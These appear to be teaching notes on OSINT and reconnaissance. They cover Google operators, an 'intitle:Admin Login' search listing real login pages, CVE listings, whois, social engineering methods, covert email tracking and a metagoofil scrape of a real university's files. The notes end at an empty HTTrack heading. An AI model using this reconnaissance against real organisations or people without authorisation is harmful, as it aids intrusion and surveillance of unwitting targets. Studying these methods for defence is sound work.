✓ **info:**

The query [info:] will present some information that Google has about that web page. For instance, [info:www.google.com] will show information about the Google homepage. Note there can be no space between the "info:" and the web page url.

✓ **define:**

The query [define:] will provide a definition of the words you enter after it, gathered from various online sources. The definition will be for the entire phrase entered (i.e., it will include all the words in the exact order you typed them).

✓ **stocks:**

If you begin a query with the [stocks:] operator, Google will treat the rest of the query terms as stock ticker symbols, and will link to a page showing stock information for those symbols. For instance, [stocks: intc yhoo] will show information about Intel and Yahoo. (Note you must type the ticker symbols, not the company name.)

✓ **site:**

If you include [site:] in your query, Google will restrict the results to those websites in the given domain. For instance, [help site:www.google.com] will find pages about help within

www.google.com. [help site:com] will find pages about help with .com urls. Note there can be no space between the “site:” and the domain.

✓ **allintitle:**

If you start a query with [allintitle:], Google will restrict the results to those with all of the query words in the title. For instance, [allintitle: google search] will return only documents that have both “google” and “search” in the title.

✓ **intitle:**


If you include [intitle:] in your query, Google will restrict the results to documents containing that word in the title. For instance, [intitle:google search] will return documents that mention the word “google” in their title, and mention the word “search” anywhere in the document (title or no). Note there can be no space between the “intitle:” and the following word. Putting [intitle:] in front of every word in your query is equivalent to putting [allintitle:] at the front of your query: [intitle:google intitle:search] is the same as [allintitle: google search].

✓ **allinurl:**

If you start a query with [allinurl:], Google will restrict the results to those with all of the query words in the url. For instance, [allinurl: google search] will return only documents that have both “google” and “search” in the url. Note that [allinurl:] works on words, not url components. In particular, it ignores punctuation. Thus, [allinurl: foo/bar] will restrict the results to page with the words “foo” and “bar” in the url, but won’t require that they be separated by a slash within that url, that they be adjacent, or that they be in that particular word order. There is currently no way to enforce these constraints.

✓ **inurl:**

If you include [inurl:] in your query, Google will restrict the results to documents containing that word in the url. For instance, [inurl:google search] will return documents that mention the word “google” in their url, and mention the word “search” anywhere in the document (url or no). Note there can be no space between the “inurl:” and the following word. Putting “inurl:” in front of every word in your query is equivalent to putting “allinurl:” at the front of your query: [inurl:google inurl:search] is the same as [allinurl: google search].



The screenshot shows a Google search results page. The search query in the bar is "intitle:Admin Login". The results are as follows:

- Admin Login**
<https://cpanel.logix.in/> ▾
Enterprise Email Solutions Redefined. Login: Webmail | Admin | User CP. Admin. Email user name. Password. Copyrights © 2011 Logix.in all rights reserved..
- Admin Login - Hindustan Copper Limited**
<https://www.hindustancopper.com/Admin/Login> ▾
Admin Login. SIGN IN. EMAIL ID. PASSWORD. 1+26 = ? SIGN IN. Forgot Password ? EMAIL. RESET. Back to Login.
- Admin Login - Better Impact**
<https://app.betterimpact.com/Login/Admin> ▾
Some scripts that are essential to this site have not loaded correctly, please see this document for details on how to fix this error. It appears that you do not have ...



Advanced Search

Find pages with...

all these words:

To do this in the search box:

Type the important words: tri-colour net terrier

this exact word or phrase:

Put exact words in quotes: "net terrier"

any of these words:

Type OR between all the words you want: minature OR standard

none of these words:

Put a minus sign just before words that you don't want: -rodent, -"Jack Russell"

numbers ranging from:

to

Put two full stops between the numbers and add a unit of measurement: 10..25 kg, £300..£500, 2010..2011

Then narrow your results by...

language:

Find pages in the language that you select

region:

Find pages published in a particular region

last update:

Find pages updated within the time that you specify

site or domain:

Search one site (like wikipedia.org) or limit your results to a domain (like .edu, .org or .gov)

terms appearing:

Search for terms in the whole page, page title or URL address, or links to the page you're looking for

SafeSearch:

Tell SafeSearch whether to filter sexually explicit content

file type:

Find pages in the format that you prefer

usage rights:

Find pages that you are free to use yourself

[Advanced Search](#)

❖ CVE database

CVE, short for Common Vulnerabilities and Exposures, is a list of publicly disclosed computer security flaws. When someone refers to a CVE, they mean a security flaw that's been assigned a CVE ID number. CVE is sponsored by US-CERT, within the Department of Homeland Security (DHS) Office of Cybersecurity and Information Assurance (OCSIA).

[cvedetails.com/vulnerability-list/vendor_id-26/product_id-32258/Microsoft-Windows-10.html](https://www.cvedetails.com/vulnerability-list/vendor_id-26/product_id-32258/Microsoft-Windows-10.html)

Apps Gmail translate - Google Search Introduction to Cryptology Public Key Infrastructure

CVE Details

The ultimate security vulnerability datasource.

Search View CVE

Microsoft » Windows 10 : Security Vulnerabilities														
CVSS Scores Greater Than: 0, 1, 2, 3, 4, 5, 6, 7, 8, 9														
Sort Results By: CVE Number Descending, CVE Number Ascending, CVSS Score Descending, Number Of Exploits Descending														
Total number of vulnerabilities : 11111 Page : 1 (This Page) 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23														
Copy Results Download Results														
#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2019-1368 20		Bypass		2019-10-10	2019-10-15	2.1	None	Local	Low	Not required	Partial	None	None
A security feature bypass exists when Windows Secure Boot improperly restricts access to debugging functionality, aka 'Windows Secure Boot Security Feature Bypass Vulnerability'.														
2	CVE-2019-1359 119		Exec Code Overflow		2019-10-10	2019-10-15	9.8	None	Remote	Medium	Not required	Complete	Complete	Complete
A remote code execution vulnerability exists when the Windows Jet Database Engine improperly handles objects in memory, aka 'Jet Database Engine Remote Code Execution Vulnerability'. This CVE ID is unique from CVE-2019-1359.														
3	CVE-2019-1358 118		Exec Code Overflow		2019-10-10	2019-10-15	9.8	None	Remote	Medium	Not required	Complete	Complete	Complete
A remote code execution vulnerability exists when the Windows Jet Database Engine improperly handles objects in memory, aka 'Jet Database Engine Remote Code Execution Vulnerability'. This CVE ID is unique from CVE-2019-1359.														
4	CVE-2019-1347 119		DoS Overflow		2019-10-10	2019-10-15	7.1	None	Remote	Medium	Not required	None	None	Complete
A denial of service vulnerability exists when Windows improperly handles objects in memory, aka 'Windows Denial of Service Vulnerability'. This CVE ID is unique from CVE-2019-1343, CVE-2019-1346.														

Vulnerability Details : CVE-2019-1359

A remote code execution vulnerability exists when the Windows Jet Database Engine improperly handles objects in memory, aka 'Jet Database Engine Remote Code Execution Vulnerability'. This CVE ID is unique from CVE-2019-1358.

Publish Date : 2019-10-10 Last Update Date : 2019-10-15

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [▼ Scroll To](#) [▼ Comments](#) [▼ External Links](#)
[Search Twitter](#) [Search YouTube](#) [Search Google](#)

- CVSS Scores & Vulnerability Types

CVSS Score	9.3
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code Overflow
CWE ID	119

- Products Affected By CVE-2019-1359

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	OS	Microsoft	Windows 10	-				Version Details Vulnerabilities
2	OS	Microsoft	Windows 10	1607				Version Details Vulnerabilities
3	OS	Microsoft	Windows 10	1703				Version Details Vulnerabilities
4	OS	Microsoft	Windows 10	1709				Version Details Vulnerabilities
5	OS	Microsoft	Windows 10	1803				Version Details Vulnerabilities
6	OS	Microsoft	Windows 10	1809				Version Details Vulnerabilities
7	OS	Microsoft	Windows 10	1903				Version Details Vulnerabilities

❖ RIR

A regional Internet registry (RIR) is an organization that manages the allocation and registration of Internet number resources within a region of the world. Internet number resources include IP addresses and autonomous system (AS) numbers.

The regional Internet registry system evolved over time, eventually dividing the responsibility for management to a registry for each of five regions of the world.



➤ Collecting RIR information using whoislookup

```
✓
root@kali: ~
File Actions Edit View Help
[root@kali ~]# ping -c 1 www.hackthissite.org
PING www.hackthissite.org (137.74.187.102) 56(84) bytes of data.
64 bytes from 102.187.74.137.in-addr.arpa (137.74.187.102): icmp_seq=1 ttl=48 time=157 ms
--- www.hackthissite.org ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 156.936/156.936/156.936/0.000 ms
[root@kali ~]# whois -h whois.arin.net 137.74.187.102
```

```
✓
root@kali: ~
File Actions Edit View Help
NetRange: 137.74.0.0 - 137.74.255.255
CIDR: 137.74.0.0/16
NetName: RIPE
NetHandle: NET-137-74-0-0-1
Parent: NET137 (NET-137-0-0-0-0)
NetType: Early Registrations, Transferred to RIPE NCC
OriginAS:
Organization: RIPE Network Coordination Centre (RIPE)
RegDate: 2016-08-29
Updated: 2016-08-29
Ref: https://rdap.arin.net/registry/ip/137.74.0.0

OrgName: RIPE Network Coordination Centre
OrgId: RIPE
Address: P.O. Box 10096
City: Amsterdam
StateProv:
PostalCode: 1001EB
Country: NL
RegDate: 2013-07-29
Updated: 2013-07-29
Ref: https://rdap.arin.net/registry/entity/RIPE
```

❖ Social engineering

Gain all about an individual and their relationships; good for social engineering. There are various techniques that fall in this category. A few of them are:


- ✓ Eavesdropping – Attacker tries to record personal conversation of the target victim with someone that's being held over communication mediums like Telephone.
- ✓ Shoulder Surfing – In this technique Attacker tries to catch the personal information like Email id, password, etc. of the victim by looking over the victim's shoulder while the same is entering(typing/writing) his/her personal details for some work.
- ✓ Dumpster diving
- ✓ Impersonation

Sometimes the attacker may trick the victim to grab his personal information by phishing.

❖ Archive.org (The wayback machine)

Archived version refers to the older version of the website which existed in a time before and many features of the website has been changed. archive.org is a website that collects snapshots of all the website at a regular interval of time. This site can be used to get some information that does not exist now but existed before on the site.

Archive.org (aka The Wayback Machine) allows you to find archived copies of websites from which you can extract information.





❖ An organization's website

If an attacker wants to look for open source information, which is information freely provided to clients, customers, or the general public then simply the best option is: "ORGANISATION'S WEBSITE".

❖ Search through a lot of different engines

Major search engines have an alert system for any updates that occur such as Google. After using search engines, move onto looking for information relating to the URL

- ❖ Financial Services for Info Gathering - Finance websites allow you to gather info about company officers, profiles, etc.
- ❖ Public & Restricted Websites - websites that are not intended to be public but to be restricted to a few
- ❖ Location and Geography - Important to know location for dumpster diving, social engineering, & other techniques. Use people search, google maps, google earth
- ❖ Email tracking allows to track when the email is read, if it's forwarded, time spent reading, links visited, types of server used, OS.

- ✓ Polite mail
- ✓ Email lookup
- ✓ Who read me
- ✓ Email header
- ✓ Read notify are some tools that are used to track mails.

It's About the Header

Delivered-To: dale.meredith@gmail.com
Received: by 10.64.230.734 with SMTP id tb10csp3086933ec
Thu, 30 Apr 2015 07:14:50 -0700 (PDT)
X-Received: by 10.66.154.111 with SMTP id v15mr8590495pb90.108.1430403289610;
Thu, 30 Apr 2015 07:14:48 -0700 (PDT)
Return-Path: <rc.1843@envfrm.rsys2.com>
Received: from om-thrifty.rsys3.com (om-thrifty.rsys3.com. [12.130.137.168])
by mx.google.com with ESMTP IP id c0193721858pd6.63.2015.04.30.07.14.48
for <dale.meredith@gmail.com>;
Thu, 30 Apr 2015 07:14:48 -0700 (PDT)
Received-SPF: pass [google.com domain of trc.1843@envfrm.rsys2.com] designates 12.130.137.168 as permitted sender client-ip=12.130.137.168;
Authentication-Results: mx.google.com:
spf=pass (google.com: domain of trc.1843@envfrm.rsys2.com designates 12.130.137.168 as permitted sender) smtp.mail=trc.1843@envfrm.rsys2.com;
dkim-pass header=dkim-pass@email.thrifty.com; dmarc-pass (p=NONE dis=NONE) header.from=email.thrifty.com
DKIM-Signature: v=1; a=rsa-sha1; c=relaxed/relaxed; s=thrifty; d=email.thrifty.com
h=MIME-Version:Content-Type:Content-Transfer-Encoding:Date:To:From:Reply-To:Subject:Feedback-ID:List-Unsubscribe:Message-ID;
i=thriftycurrental@email.thrifty.com;
bh=qtw22FsUyXmG5oV2Mjp25ib2LRsa;
b=InEKd5gkD7gCnATBObseFV2UhOQvfEUUNBOu/b/OpVm/gHRaSnjeD9jSA2i/VaBS7X0kKjb6+P7
ZV4avfMwstGUusewKmsAQqOP23aYEHvaNzMr4z7NBVeul50YvVtCs5u7n6PC2pog5O10d/G6Pcg
ctU7Mejrgv3pRAKH4=

DKIM-Signature: v=1; a=rsa-sha1; c=relaxed/relaxed; s=thrifty; d=email.thrifty.com
h=MIME-Version:Content-Type:Content-Transfer-Encoding:Date:To:From:Reply-To:Subject:Feedback-ID:List-Unsubscribe:Message-ID;
bh=qtw22FsUyXmG5oV2Mjp25ib2LRsa;
b=GSEexHmf0cl/wl/w1p5E7nvv5Xktig40e9hTCZNQgznksqb1auk8dQ9Fj59gEp98DXxT1cLnZAfA
IIIUa6cOZ7zLih7WDKA5Nkto7YlPE9uGnd7TixnGQ1lgpAGngBScLinxAabsA53mx7g4+rMPpcg
vKg6qqxxMfEWoARjtBk=

DomainKey-Signature: a=rsa-sha1; c=nofws; q=dns; s=thrifty; d=email.thrifty.com;
b=FD1NQARjqKEWUoNOKqV6PijnBhxL6Kze7kok7Y9knYU2pRbTjYkc6B+*E5wpE9B01dA9Bzjr5
nhObewW9Qukim5z7joUrcgvqoM4GDvlhviZQp0Fm21MpswwwmRabWjhHnqsPvCa4ZKzuK6eu3YnC

Who the email went to
Date & Time Received
Where did it come from
Sender's IP Address
Sender mail server
Original Sender's Email Server's Name

How to read email full headers?

- ✓ Open the email you want to check the headers for.
- ✓ Next to Reply, click More and then Show original.
- ✓ Copy the text on the page.
- ✓ Open the Message header tool.
- ✓ In "Paste email header here," paste your header.
- ✓ Click Analyze the header above.

≡ Google Admin Toolbox Messageheader

Delivered-To: sachinthaakalanka125@gmail.com
Received: by 2002:a5d:5002:0:0:0:0 with SMTP id e2csp819613wrt;
Fri, 26 Jun 2020 10:20:07 -0700 (PDT)
X-Google-Smtp-Source: ABdhPJwQvRoTHKE5dXDx/19/Ci7UtdDOZ4KXo4aLzB1ElwKido/TISX5j3yVRz/geua+L87l6q/u
X-Received: by 2002:a6b:9246:: with SMTP id u67mr4438113iod.51.1593192007449;
Fri, 26 Jun 2020 10:20:07 -0700 (PDT)
ARC-Seal: i=1; a=rsa-sha256; t=1593192007; cv=none;
d=google.com; s=arc-20160816;
b=bTxWnYtWIWHzhc1tAbZSvPO00kzsEgT1YU6jz+Gc+9cg1mZernbQ89VCwPPWzG3qp
Ud0ZSp76E91/D8+TxKw5QwWZ7RAiploRw0mEBvwAL7bqmqExziZ5jA7so2myVSYX9HmS
5zjgOeCywyP1t4mLoVlutTb0qWvPA8b/WvespnPqw3hmUTN4vdtJis0e0LcFb0KS9xD0
TAewCN+OvzWUyR1ln7BF6CnupvM/0812iBbFL09fg5R7gjKaY+snHqbU1TTDOEEj+ng
X+Qx0tlgX4+LLDW7BkB0x3ZZHzmF1+toF+ggzfIzC8WwARhk/76yXW0RgMdCNg++6YMO

ANALYZE THE HEADER ABOVE

MessageId	CADUf-JBm_c5pi9wjsHTr=RNRGz04TyTC-r9B0ts1ZDfb7gnVAw@mail.gmail.com
Created at:	6/26/2020, 10:50:03 PM GMT+5:30 (Delivered after 4 sec)
From:	great lake <grate@kh@gmail.com>
To:	
Subject:	CCNA batch 2 class
SPP:	pass
DKIM:	pass
DMARC:	pass

#	Delay	From *	To *	Protocol	Time received
0	3 sec		→ [Google] 2002:a92:c9ce:	SMTP	6/26/2020, 10:50:06 PM GMT+5:30
1	1 sec	mail-sor-fb5.google.com	→ [Google] mx.google.com		6/26/2020, 10:50:07 PM GMT+5:30 Originated at Gmail
2			→ [Google] 2002:a6b:9246:	SMTP	6/26/2020, 10:50:07 PM GMT+5:30
3			→ [Google] 2002:a5d:5002:0:0:0:0:0	SMTP	6/26/2020, 10:50:07 PM GMT+5:30

➤ Readnotify

ReadNotify is the original tracking service of its kind, and remains the most powerful and reliable email and document tracking service in the world today. In short - ReadNotify tells you when your tracked emails and documents are opened / re-opened / forwarded and so much more.

How to use:

- ✓ First make sure you are registered with either a Free Trial or Subscription
- ✓ Compose your email as usual in your own email program --> type: .readnotify.com on the end of your recipients email address (they won't see this) eg; drakecn@yahoo.com.readnotify.com --> send the email.
- ✓ Once you have sent a tracked email you can log in to your ReadNotify account to see the status of it.

ReadNotify will endeavour to provide the following in your tracking reports:

- ✓ Complete delivery details
- ✓ Date and time opened
- ✓ Approximate geographic location of recipient
- ✓ Map of location (available on paid subscriptions)
- ✓ Recipients IP address
- ✓ Referrer details (ie; if accessed via web email account etc)
- ✓ URL clicks
- ✓ How long the email was read for
- ✓ How many times your email was opened
- ✓ If your email was opened on a different computer (such as forwarded)

The screenshot shows a Mozilla Firefox window displaying a 'Read-Notify' report. The report header includes the recipient's email (webmaster@example.gov), the sender's email (drakecn@yahoo.com), the subject (Great tracking service!), and the date sent (4-Feb-05 at 15:18:23pm Australia/Sydney time). A map indicates the location of the first open (Bethesda, Maryland, United States). The 'Tracking Details' section provides a detailed log of the email's journey, including locations where it was opened (Bethesda, Maryland; Marrickville, New South Wales, Australia) and the types of files accepted by the recipient's browser (e.g., jpg, gif, bmp, png, pdf, doc, xls, ppt). The report also notes the use of Microsoft Outlook Express 6.0.2900.2180 and the last log entry at 4-Feb-05 at 15:21:31pm.

➤ Metagoofil

Metagoofil is a very powerful OSINT information gathering tool, developed by Edge Security. In essence, Metagoofil is used to extract metadata from the target. It supports various file types, including pdf, doc, xls and ppt.

✓ Options

```
optional arguments:
-h, --help            show this help message and exit
-d DOMAIN            Domain to search.
-e DELAY              Delay (in seconds) between searches. If it's too small Google may
                      block your IP, too big and your search may take a while. DEFAULT:
                      30.0
-f                  Save the html links to html_links_<TIMESTAMP>.txt file.
-i URL_TIMEOUT       Number of seconds to wait before timeout for unreachable/stale pages.
                      DEFAULT: 15
-l SEARCH_MAX        Maximum results to search. DEFAULT: 100
-n DOWNLOAD_FILE_LIMIT
                      Maximum number of files to download per filetype. DEFAULT: 100
-o SAVE_DIRECTORY    Directory to save downloaded files. DEFAULT is cwd, "."
-r NUMBER_OF_THREADS Number of search threads. DEFAULT: 8
-t FILE_TYPES         file_types to download (pdf,doc,xls,ppt,odp,ods,docx,xlsx,pptx). To
                      search all 17,576 three-letter file extensions, type "ALL"
-u [USER_AGENT]      User-Agent for file retrieval against -d domain.
                      no -u = "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com
/bot.html)"
                      -u = Randomize User-Agent
                      -u "My custom user agent 2.0" = Your customized User-Agent
-w                  Download the files, instead of just viewing search results.
```

```
(kali㉿kali)-[~]
$ metagoofil -d www.sjp.ac.lk -t pdf -l 15 -n 5 -o /home/kali/Desktop/metagoofil.html
[+] Adding -w for you
[*] Downloaded files will be saved here: /home/kali/Desktop/metagoofil.html
[+] Creating folder: /home/kali/Desktop/metagoofil.html
[*] Searching for 15 .pdf files and waiting 30.0 seconds between searches
[+] Downloading file - [273094 bytes] https://www.sjp.ac.lk/wcup/doc/10_Annans_Mini_Review.pdf
[+] Downloading file - [614680 bytes] https://www.sjp.ac.lk/wcup/doc/Flyer_APSN2016.pdf
[+] Downloading file - [284023 bytes] https://www.sjp.ac.lk/wcup/doc/2015_Provincial_Invention_Exhibition_Application_Form_English.pdf
[+] Downloading file - [6320990 bytes] https://www.sjp.ac.lk/pdf_uploads/Student_Hand_Book_Englsh.pdf
[+] Downloading file - [439541 bytes] https://www.sjp.ac.lk/wcup/doc/%E0%B7%83%E0%B7%92%E0%B6%82%E0%B7%84%E0%B6%BD.pdf
[+] Total download: 7932328 bytes / 7746.41 KB / 7.56 MB
[+] Done!
```

- ❖ Link Extractor - this tool locates & extracts the internal and external URLs for a given location

<https://webmasterstoolkit.com/LinkExtractor.php>

The screenshot shows the 'Webmaster Tools - Webmasters Toolkit' website with a blue header. Below it, a large white section contains the title 'Link Extractor'. A red horizontal bar labeled 'Link Extractor' spans the width of the section. On the left, there's a form with a 'Website Address:' input field containing 'http:// hackthissite.org'. To its right is a 'Extract!' button. Below the address field is a 'Show:' dropdown menu with three options: 'All Links' (selected), 'Inbound Links', and 'Outbound Links'. Underneath the dropdown are several checkboxes: 'Title (Anchor)' (checked), 'Address (URL)' (checked), 'HTML Code' (unchecked), 'Attributes' (unchecked), and 'Google PageRank' (unchecked). The rest of the page is mostly blank white space.

❖ whoislookup

Whois Record for HackThisSite.org

— Domain Profile:

Registrant Org	Data Protected
Registrant Country	us
Registrar	eNom, Inc. IANA ID: 48 URL: http://www.enom.com Whois Server: whois.enom.com abuse@enom.com (p) 14252982646
Registrar Status	clientTransferProhibited
Dates	6,270 days old Created on 2003-08-10 Expires on 2021-08-10 Updated on 2020-07-12
Name Servers	C.NS.BUDDYNS.COM (has 10,647 domains) F.NS.BUDDYNS.COM (has 10,647 domains) G.NS.BUDDYNS.COM (has 10,647 domains) H.NS.BUDDYNS.COM (has 10,647 domains) J.NS.BUDDYNS.COM (has 10,647 domains)
Tech Contact	—
IP Address	137.74.187.100 - 1 other site is hosted on this server
IP Location	FR - Hauts-de-france - Roubaix - Ovh Sas
ASN	AS16276 OVH, FR (registered Feb 15, 2001)
Domain Status	Registered And Active Website
IP History	39 changes on 39 unique IP addresses over 16 years
Hosting History	15 changes on 10 unique name servers over 16 years

— Website

Website Title: 500 SSL negotiation failed.
Response Code: 500

Whois Record (last updated on 2020-10-09)

Domain Name: HACKTHISITE.ORG
Registry Domain ID: 099641092-LR0R
Registrar WHOIS Server: whois.enom.com
Registrar URL: http://www.enom.com
Updated Date: 2020-07-12T00:05:03Z
Creation Date: 2003-08-10T15:01:25Z
Registry Expiry Date: 2021-08-10T15:01:25Z
Registrar Registration Expiration Date:
Registrar: eNom, Inc.
Registrar IANA ID: 48
Registrar Abuse Contact Email: abuse@enom.com
Registrar Abuse Contact Phone: +1.4252982646
Reseller:
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registrant Organization: Data Protected
Registrant State/Province: MA
Registrant Country: US
Name Server: C.NS.BUDDYNS.COM
Name Server: F.NS.BUDDYNS.COM
Name Server: G.NS.BUDDYNS.COM
Name Server: H.NS.BUDDYNS.COM
Name Server: J.NS.BUDDYNS.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form https://www.icann.org/wicf/)

For more information on Whois status codes, please visit https://icann.org/epp


❖ HTTrack

